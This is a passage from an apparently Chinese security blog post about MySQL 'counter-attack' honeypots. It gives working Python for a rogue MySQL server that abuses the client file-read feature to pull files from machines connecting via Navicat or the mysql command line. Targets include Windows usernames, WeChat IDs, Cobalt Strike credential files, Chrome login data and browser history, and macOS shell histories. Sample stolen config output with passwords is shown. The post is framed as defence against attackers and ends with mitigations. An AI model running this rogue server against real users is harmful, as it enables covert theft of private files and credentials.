    print("连接地址: %s" % str(addr))
    # 返回版本信息
    version_text =
b"\x4a\x00\x00\x00\x0a\x38\x2e\x30\x2e\x31\x32\x00\x08\x00
\x00\x00\x2a\x51\x47\x38\x48\x17\x12\x21\x00\xff\xff\xc0\x
02\x00\xff\xc3\x15\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x7a\x6f\x6e\x25\x61\x3e\x48\x31\x25\x43\x2b\x61\x00\x6d\x
79\x73\x71\x6c\x5f\x6e\x61\x74\x69\x76\x65\x5f\x70\x61\x73
\x73\x77\x6f\x72\x64\x00"
    clientsocket.sendall(version_text)
    try:
        # 客户端请求信息
        clientsocket.recv(9999)
    except Exception as e:
        print(e)
    # Response OK
    verification =
b"\x07\x00\x00\x02\x00\x00\x02\x00\x00\x00"
    clientsocket.sendall(verification)
    try:
        # SET NAMES utf8mb4
        clientsocket.recv(9999)
    except Exception as e:
        print(e)
    # Response TABULAR
    evil_response =
b"\x09\x00\x00\x01\xfb\x43\x3a\x2f\x31\x2e\x74\x78\x74"
    clientsocket.sendall(evil_response)
    # file_text
    print(clientsocket.recv(9999))
    clientsocket.close()

```


在本地运行之后，使用 ssh 工具去登录：



(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660294929287-6658a381-2f2d-4e7d-8a77-d9b54823b83e.png>)

此时显示 `mysql` 登录成功。

如果使用 `Navicat` 来连接的话：



(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660618385932-efe7741b-9e63-4f07-9c3b-b733b6ba4141.png>)

这里因为 `Navicat` 本身连接之后的操作要比命令行连接要多，所以这里显示失败也是正常的。可以将代码修改修改即可满足。在满足 `Navicat` 连接 `mysql` 的条件之后，可以知道只需要服务器端来发送一个 `payload` 就可以获取主机的文件了。理论上来说，可以获取的文件类型非常的多，甚至是非常敏感的文件，在这里一一学习下。

我看过非常多的 `mysql` 反制文章，基本上每一个师傅都顺利拿到了 `微信id` 等敏感信息，但是我在复现的时候发现，我没有一次是能成功的，最后发现了问题：

我在复现的时候使用的是 Navicat 绿色版，打开即用，不需要安装，问题也就出在这，如果想要反制成功的话，必须一定需要安

装版的 Navicat!!!

错误示范：

```
$ python2 fakeMysqlServer.py
input ReadFilePath:> C:\Users\crow\Documents\WeChat Files\All Users\config\config.data
[*] server ready. wait for client...
connection from: ('10.211.55.5', 4190)
ba 00 00 01 85 a6 07 00 00 00 00 40 21 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
00 72 6f 6f 74 00 14 78 bd 6d ef 17 a9 e9 25 da b7 77 e4 cb 0b 08 57 2f 52 f6 a9
[*] Payload send!
data received:
input ReadFilePath:>
```

错误

(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660535528283-e6e9ba07-c235-475d-9f45-c6d126ae2345.png>)

```
$ python3 mysqlloadfile.py
连接地址: ('10.37.129.2', 63257)
连接地址: ('10.37.129.2', 63263)
连接地址: ('10.37.129.2', 63306)
'utf-16-le' codec can't decode byte 0x01 in position 4: truncated data
Traceback (most recent call last):
  File "mysqlloadfile.py", line 260, in <module>
    printphone("", client, addr)
  File "mysqlloadfile.py", line 195, in printphone
    filename = "C:/Users/{}/Documents/WeChat Files/All Users/config/config.data".format(username)
UnboundLocalError: local variable 'username' referenced before assignment
```


错误示范

(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660535555869-29ad12c3-3db8-4ebb-b966-6e84105fc257.png>)

5.1 反制条件准备

环境准备：

Navicat12 试用版



(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660535599696-f11943d7-5ae5-4720-83a0-5048544524e0.png>)

攻击机：`linux`

靶机：`Windows server 2012`、`Windows10`

所需要的条件：正常安装版本的 `Navicat`，不能使用绿色版（建议使用正版，版权意识从你我做起）

Navicat 本身不需要做任何的配置

5.2 获取主机名

脚本来源：

<https://cloud.tencent.com/developer/article/1856248>

(<https://cloud.tencent.com/developer/article/1856248>)

在这里是为了获取 `Windows` 下的计算机用户名。

脚本修改之后：

```

# coding=utf-8
import socket
import os

server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
port = 3306
server.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR,
1)
server.bind(("", port))
server.listen(5)

def get_data(filename, client, addr):
    base_path = os.path.abspath('.') + "/log/" + addr[0]
    if not os.path.exists(base_path):
        os.makedirs(base_path)

    evil_response = str.encode(chr(len(filename)+1)) +
b"\x00\x00\x01\xfb" + str.encode(filename) # 恶意响应包
    client.sendall(evil_response)
    file_data = client.recv(999999)
    print(file_data)
    with open(base_path + "/" + filename.replace("/",
"_").replace(":", ""), "wb+") as f:
        f.write(file_data)
        f.close()

while True:
    # 建立客户端连接
    client, addr = server.accept()
    print("连接地址: %s" % str(addr))
    # 返回版本信息
    version_text =
b"\x4a\x00\x00\x00\x0a\x38\x2e\x30\x2e\x31\x32\x00\x08\x00
\x00\x00\x2a\x51\x47\x38\x48\x17\x12\x21\x00\xff\xff\xc0\x
02\x00\xff\xc3\x15\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x7a\x6f\x6e\x25\x61\x3e\x48\x31\x25\x43\x2b\x61\x00\x6d\x
79\x73\x71\x6c\x5f\x6e\x61\x74\x69\x76\x65\x5f\x70\x61\x73
\x73\x77\x6f\x72\x64\x00"
    client.sendall(version_text)
    try:
        # 客户端请求信息
        client.recv(9999)
    except Exception as e:
        print(e)
    # Response OK
    verification =
b"\x07\x00\x00\x02\x00\x00\x02\x00\x00\x00"
    client.sendall(verification)
    try:
        # SET NAMES utf8mb4
        client.recv(9999)
    except Exception as e:

```

```
except Exception as e:
    print(e)

# Response TABULAR
filename = "C:\\Windows\\PFR0.log"
#这里为要读取的文件路径
get_data(filename, client, addr)


client.close()
```

然后启动蜜罐：


```
(root@REDIDckarxujcc2o6L) - [~/mysql_fanzhi]
# python3 get_computer.py
```

(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660536173813-eb8f4f1c-eeef-4871-8ec7-65b9a6487073.png>)

配置连接信息，注意，在这里账号密码随意，毕竟 `mysql` 服务都是模拟的。




(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660618447942-6f3f104c-4c7b-4237-9a53-b6941ef5f35a.png>)
在这里直接点击连接测试：



(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660620979678-5b96fd73-2203-4a7e-bb1f-84d264862c48.png>)
此时看下蜜罐：



(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660621001092-78d7dec9-2dbd-4199-a955-d5fcfddd7526.png>)
看下 log 文件，此时获得用户名。




```
8/2017 14:53:11 - PFRD Error: \\77(C:\Windows\system32\spool\DRIVERS\w64\3\New\PrintConfig.dll, \\77(C:\Windows\system32\spool\DRIVERS\w64\3\PrintConfig.dll, 8/2017 14:53:11 - PFRD Error: \\77(C:\Windows\system32\spool\DRIVERS\W32X86\3\New\modemfy.dll, \\77(C:\Windows\system32\spool\DRIVERS\W32X86\3\modemfy.dll, 8/2017 14:53:11 - PFRD Error: \\77(C:\Windows\system32\spool\DRIVERS\W32X86\3\New\PrintConfig.dll, \\77(C:\Windows\system32\spool\DRIVERS\W32X86\3\PrintConfig 8/2017 14:53:11 - 0 Successful PFRD operations

8/2017 15:10:17 - PFRD Error: \\77(C:\Windows\system32\spool\DRIVERS\w64\3\New\PrintConfig.dll, \\77(C:\Windows\system32\spool\DRIVERS\w64\3\PrintConfig.dll, 8/2017 15:10:17 - PFRD Error: \\77(C:\Windows\system32\spool\DRIVERS\W32X86\3\New\PrintConfig.dll, \\77(C:\Windows\system32\spool\DRIVERS\W32X86\3\PrintConfig
```

(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660621037666-b3876752-7be8-47b2-a1f8-a313e820b3ea.png>)

5.3 获取微信 id

在上面获取到主机用户名之后，就可以直接获取微信 id，如果微信默认安装的话，在这里的路径就是：

```
C:\Users\<目标用户名>\Documents\WeChat Files\All
Users\config\config.data
```

现在已经知道了用户名，所以文件名称为：

```
C:\Users\Administrator\Documents\WeChat Files\All
Users\config\config.data
```

在这里因为靶机上没有这个数据，所以伪造以下，试试：

```
# filename = "C:\\.\\txt"
# filename = "C:\\Users\\Administrator\\.aggressor.prop"
filename = "C:\\Users\\Administrator\\Documents\\WeChat Files\\All Users\\config\\config.data"
#这里是要读取的文件路径
get_data(filename, client, addr)
client.close()
```

(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660552104992-3a014eae-222a-44b1-a509-444d2fc7e486.png>)

```
(root@REDIDCKarxujcc2o6l) - [~/mysql_fanzhi]
# vim get_wechat.py

(root@REDIDCKarxujcc2o6l) - [~/mysql_fanzhi]
# python3 get_wechat.py
```

(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660552094311-93fb19e4-4b91-4c56-908e-6afc7402f914.png>)

然后在靶机上连接试试，连接之后就会显示当前的微信 id：



(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660621067590-f1b69535-43e0-45ba-ba15-992ab04b997e.png>)



(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660552307390-c56cd8bd-880a-4baa-b869-6e1ad2335231.png>)

5.4 cobalt strike 反制

在本年 hvv 中，很多师傅的 cs 被反制，其实这个反制的原理非常简单，cobalt strike 在启动时，用户端会默认生成一个隐藏的文件：`.aggressor.prop`，这个文件会在当前用户目录下：比如当前的用户是 Administrator，那目录就是：

`C:\Users\Administrator\.aggressor.prop`

`.aggressor.prop` 文件里面详细记录了 cs 连接的账号、密码、端口、插件地址等。

```
console.color_2.color=\#3465A4
connection.profiles.192.168.22.103.port=3389
connection.profiles. .port=3389
console.color_3.color=\#4E9A06
connection.profiles. .port=3389
connection.profiles.10.30.1.161.port=27192
console.color_0.color=\#ffffff
connection.profiles. .user=neo
console.color_1.color=\#000000
connection.profiles. .password=
connection.profiles.10.30.3.90.user=
.
tab.highlight.color=\#0000ff
connection.profiles.192.168.22.103.user=neo
graph.arrange_icons_circle.shortcut=ctrl pressed C
connection.profiles. .user=neo1
connection.profiles. .port=5521
connection.profiles.10.30.3.112.password=123
connection.profiles. .user=neo1111
graph.arrange_icons_stack.shortcut=ctrl pressed S
connection.profiles.10.30.1.240.port=3389
connection.profiles.10.30.3.131.password=123
```


(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660552866448-a4df6d0a-818c-4ea5-aa3c-3d5b65e5d967.png>)

在这里试试：

```
# Response TABULAR
# filename = "C:\\1.txt"
filename = "C:\\Users\\Administrator\\aggressor.prop"
# filename = "C:\\Users\\Administrator\\Documents\\WeChat Files\\All Users\\config\\conf
#这里为要读取的文件路径
get_data(filename, client_addr)
```

(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660552962904-ef6eae6d-3cf5-4fdf-b4d3-5e60978c582f.png>)


直接运行，等结果：



(<https://cdn.nlark.com/yuque/0/2022/png/8378754/16606>

(https://cdn.nlark.com/yuque/0/2022/png/8378754/1660053155021-fd1dec92-202f-49ff-8090-6a07918e9c72.png)

在这里获取到你的 cs 账号密码，反制轻松：



(https://cdn.nlark.com/yuque/0/2022/png/8378754/1660053155021-fd1dec92-202f-49ff-8090-6a07918e9c72.png)

5.5 Chrome 账号和历史记录

在这里看到当前反制可以理解为一个 `ssrf` 了，可以下载电脑中的大部分文件，具体的有：

```
chrome的login data, 虽然无法解密出密码, 但是还是可以获取到对方的一些账号的
'C:/Users/' + username +
'/AppData/Local/Google/Chrome/User Data/Default/Login Data'
chrome的历史记录
'C:/Users/' + username +
'/AppData/Local/Google/Chrome/User Data/Default/History'
```

参考: <https://www.anquanke.com/post/id/215696>

其实 `mac` 也是可以反制的

<https://mp.weixin.qq.com/s/jLKyCwgbTEbHm8M8SvO0Jg>
(<https://mp.weixin.qq.com/s/jLKyCwgbTEbHm8M8SvO0Jg>)

6.1 mac 中的用户 ID

在 `mac` 中我们通过通过读取系统日志的方式获取用户 `ID`：

```
$ cat /var/log/system.log
Aug 15 13:32:53 crows-mac Core Audio Driver (TRTCAudioPlugin.driver) [375]: TRTCAudioPlugin
Aug 15 13:32:53 crows-mac Core Audio Driver (TRTCAudioPlugin.driver) [375]: TRTCAudioPlugin
Aug 15 13:32:53 crows-mac Core Audio Driver (TRTCAudioPlugin.driver) [375]: TRTCAudioPlugin
Aug 15 13:32:53 crows-mac Core Audio Driver (TRTCAudioPlugin.driver) [375]: TRTCAudioPlugin
Aug 15 13:32:53 crows-mac Core Audio Driver (TRTCAudioPlugin.driver) [375]: TRTCAudioPlugin
Aug 15 13:32:53 crows-mac Core Audio Driver (TRTCAudioPlugin.driver) [375]: TRTCAudioPlugin
Aug 15 13:32:53 crows-mac Core Audio Driver (TRTCAudioPlugin.driver) [375]: TRTCAudioPlugin
Aug 15 13:32:53 crows-mac Core Audio Driver (TRTCAudioPlugin.driver) [375]: TRTCAudioPlugin
Aug 15 13:32:53 crows-mac Core Audio Driver (TRTCAudioPlugin.driver) [375]: TRTCAudioPlugin
Aug 15 13:35:22 crows-mac Core Audio Driver (TRTCAudioPlugin.driver) [375]: TRTCAudioPlugin
Aug 15 13:35:22 crows-mac Core Audio Driver (TRTCAudioPlugin.driver) [375]: TRTCAudioPlugin
Aug 15 13:35:22 crows-mac Core Audio Driver (TRTCAudioPlugin.driver) [375]: TRTCAudioPlugin
Aug 15 13:36:37 crows-mac Core Audio Driver (TRTCAudioPlugin.driver) [375]: TRTCAudioPlugin
Aug 15 13:36:37 crows-mac Core Audio Driver (TRTCAudioPlugin.driver) [375]: TRTCAudioPlugin
Aug 15 13:36:37 crows-mac Core Audio Driver (TRTCAudioPlugin.driver) [375]: TRTCAudioPlugin
Aug 15 13:36:37 crows-mac Core Audio Driver (TRTCAudioPlugin.driver) [375]: TRTCAudioPlugin
Aug 15 13:36:56 crows-mac syslogd[123]: ASL Sender Statistics
Aug 15 13:41:24 crows-mac login[25973]: DEAD PROCFSS: 25973 ttvs001
```

(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660553957025-13162a48-9bae-4cd7-82d0-0fbf8e646b61.png>)

6.2 mac 中的微信 id

```
/Users/{用户名}/Library/Containers/com.tencent.xinWeChat/Data/Library/Application Support/com.tencent.xinWeChat/2.0b4.0.9/topinfo.data
```

[illegible]

(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660554142977-6bbdcf40-3128-4ba8-9660-095d0da0a195.png>)

6.3 mac 中的 history

```
/Users/{用户名}/.bash_history
/Users/{用户名}/.zsh_history
```


```
1660554114:0;code topinfo.data
1660554246:0;cat /Users/crow/.zsh_history
```

(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660554267835-56274f80-487d-4bef-aaf6-07aabbb5e463.png>)

以上 `mysql` 连接数据库中，均是使用 `Navicat` 这个工具来做的，那现在进行思考：

如果对方不适用 `Navicat`，直接使用命令行能否达到反制的效果呢？

在这里以 `Windows` 下的 `mysql` 来测试，获取的文件为 `.aggressor.prop`




(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660554267835-56274f80-487d-4bef-aaf6-07aabbb5e463.png>)

55146295-87dcdef2-28a0-45e5-8bba-4b86d05ca3fd.png)

使用命令：


```
mysql -h *.*.*.* -u root -p
```

此时 `mysql` 显示连接成功：




(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660621323638-4a76b28d-b773-4d00-8d61-4de584a75ed2.png>)

在这里依旧能够获得 `cs` 的连接信息：



(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660621345642-9731fe72-64cd-4f54-adf0-3820b26bdff5.png>)

流量：



(<https://cdn.nlark.com/yuque/0/2022/png/8378754/1660557943886-ee409033-bc32-4d04-a069-b644692a3728.png>)

网上有很多这样的文章，下面这个师傅写的很详细了：

https://mp.weixin.qq.com/s/f30RvhYIB97dXnjzv4_H_Q

(https://mp.weixin.qq.com/s/f30RvhYIB97dXnjzv4_H_Q)

我认为最简单的方法：

1. 使用开源数据库，比如 `DBeaver`
2. 使用 `Navicat` 的免安装版本（注意版权问题）

当然，现在还有一些问题，因为时间的问题，我没有细细学习，比如对于 `linux` 下的 `mysql` 命令行是否能够进行反制？等以后有时间的话，再做详细的探索吧，感谢各位师傅的精彩文章。